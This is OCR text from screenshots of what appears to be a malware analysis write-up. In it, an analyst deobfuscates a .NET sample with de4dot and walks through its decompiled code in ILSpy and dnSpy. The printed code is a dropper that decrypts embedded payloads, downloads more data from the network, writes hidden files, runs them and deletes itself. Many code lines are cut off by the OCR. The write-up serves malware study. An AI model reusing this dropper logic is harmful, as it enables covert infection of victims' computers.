

ILSpy
File View Help
C#
C# 8.0 / VS 2019
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
References
<Module>
Base Types
Derived Types
Main() : void
System.Windows.Forms (4.0.0.0)
using
private static void Main()
try
catch
object[] array =
foreach (object obj2 in array)
if (obj2 is
MessageBox.Show(
6026929091575808
Administrator: C:\Wi...
13:58



Administrator: C:\Windows\system32\cmd.exe
Use '!' if you want to invert the regex. Example: !^[a-z\d]{1,2}$&!^[A-Z]_\d+$&^[\w.]+$
Examples:
de4dot.exe -r c:\my\files -ro c:\my\output
de4dot.exe file1 file2 file3
de4dot.exe file1 -f file2 -o file2.out -f file3 -o file3.out
de4dot.exe file1 --strtyp delegate --strtok 06000123
C:\Users\Mert>C:\Users\Mert\Desktop\Applications\de4dot\de4dot.exe C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot
Detected Unknown Obfuscator (C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe)
Cleaning C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe
Renaming all obfuscated symbols
Saving C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875-cleaned.exe
C:\Users\Mert>





When I looked at the source code, the function s_method2() which decrypted the data encrypted with AES caught my attention. After a short time of analyzing the Main() function step by step with the dnSpy debugger, I noticed that the s_method0() function decrypted the encrypted data and saved it in the variable byte_0 and then saves it to a file and runs it. After I learned this, I decided to save the data in the byte_0 variable to disk and analyze it.


ILSpy
File View Help
C# 8.0 / VS 2019
Derived Types
Main() : void
System.Windows.Forms (4.0.0.0)
d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9c
References
<Module>
Class0
Base Types
Derived Types
object_0 : object[]
Class0()
Class0()
DeleteFile(string) : bool
Main() : void
smethod_0(string, bool, int, int, bool, string, byte[]) : vo
smethod_1(byte[]) : byte[]
smethod_2(byte[]) : byte[]
smethod_3(string) : string
Class1
Base Types
Derived Types
bool_0 : bool
bool_1 : bool
bool_2 : bool
bool_3 : bool
bool_4 : bool
bool_5 : bool
bool_6 : bool
bool_7 : bool
process?.WaitForExit();
if (int_1 >= 3)
{
File.Delete(string_0);
}
}
}
private static byte[] smethod_1(byte[] byte_0)
{
MemoryStream memoryStream = new MemoryStream();
int num = BitConverter.ToInt32(byte_0, 0);
memoryStream.Write(byte_0, 4, byte_0.Length - 4);
byte[] array = new byte[num];
memoryStream.Position = 0L;
new GZipStream(memoryStream, CompressionMode.Decompress).Read(array, 0, arr
return array;
}
private static byte[] smethod_2(byte[] byte_0)
{
byte[] array = new byte[16];
Buffer.BlockCopy(byte_0, 0, array, 0, 16);
Rijndael rijndael = Rijndael.Create();
byte[] array4 = rijndael.IV = (rijndael.Key = array);
MemoryStream memoryStream = new MemoryStream();
CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndael.CreateD
cryptoStream.Write(byte_0, 16, byte_0.Length - 16);
cryptoStream.Close();
return memoryStream.ToArray();
}
private static string smethod_3(string string_0)
{
return new string((from c in string_0.Substring(1)
select (char)(c ^ (byte)string_0[0])).ToArray());
}
[DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
[return: MarshalAs(UnmanagedType.Bool)]
private static extern bool DeleteFile(string string_0);
}



dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
Main() : void
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #~
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
References
<Module> @02000001
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
smethod_0(string, bool, int, int, bool,
smethod_3(string) : string @0600000
object_0 : object[] @04000001
Class1 @02000003
Base Type and Interfaces
Derived Types
.ctor() : void @06000009
bool_0 : bool @04000003
bool_1 : bool @04000004
bool_2 : bool @04000005
bool_3 : bool @04000008
// Class0
// Token: 0x06000001 RID: 1 RVA: 0x0003BB2C File Offset: 0x00039D2C
private static void Main()
{
try
{
Class0.DeleteFile(Assembly.GetExecutingAssembly().Location +
}
catch
{
}
foreach (object obj in Class0.object_0)
{
try
{
if (obj is Class1)
{
Class1 @class = (Class1)obj;
byte[] byte_ = @class.byte_0;
if (@class.bool_1)
{
byte_ = Class0.smethod_2(byte_);
}
if (@class.bool_0)
{
byte_ = Class0.smethod_1(byte_);
}
Class0.smethod_0(@class.string_0, @class.bool_2, @class.int_0,
@class.int_1, @class.bool_3, @class.string_1, byte_);
}
else if (obj is Class2)
{
Class2 class2 = (Class2)obj;
Class0.smethod_0(class2.string_1, class2.bool_0, class2.int_0,
class2.int_1, class2.bool_1, class2.string_2, new WebClient
().DownloadData(class2.string_0));
}
else if (obj is Class3)
{
Class3 class3 = (Class3)obj;
MessageBox.Show(class3.string_1, class3.string_0,
100 %



dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
Assembly Explorer
smethod_0(string, bool, int, int, bool, strin...
fatural (0.0.0.0)
fatural.exe
PE
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #~
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
References
<Module> @02000001
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
smethod_0(string, bool, int, int, bool,
smethod_1(byte[]) : byte[] @0600000
smethod_2(byte[]) : byte[] @0600000
smethod_3(string) : string @0600000
object_0 : object[] @04000001
Class1 @02000003
// Class0
// Token: 0x06000002 RID: 2 RVA: 0x0003BC80 File Offset: 0x00039E80
private static void smethod_0(string string_0, bool bool_0, int int_0, int int_1, bool bool_1, string string_1, byte[] byte_0)
{
string path;
switch (int_0)
{
case 1:
path = Path.GetTempPath();
break;
case 2:
path = (Registry.GetValue(Class0.smethod_3
Class0.smethod_3("\rv>:9IH?4= <?>K 98;8 4<;9 >4N94?8H9;:Op"), null) as string);
break;
case 3:
path = Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory);
break;
case 4:
path = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
break;
case 5:
path = AppDomain.CurrentDomain.BaseDirectory;
break;
default:
return;
}
string_0 = Path.Combine(path, string_0);
File.Delete(string_0);
File.WriteAllBytes(string_0, byte_0);
if (bool_0)
{
new FileInfo(string_0).Attributes |= (FileAttributes.Hidden | FileAttributes.System);
}
if (int_1 >= 1)
100 %


dnSpy v6.0.5 (64-bit, .NET Core, Administrator, Debugging)
File Edit View Debug Window Help
Continue
Assembly Explorer
Class0
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
smethod_0(string, bool, int, int, bool,
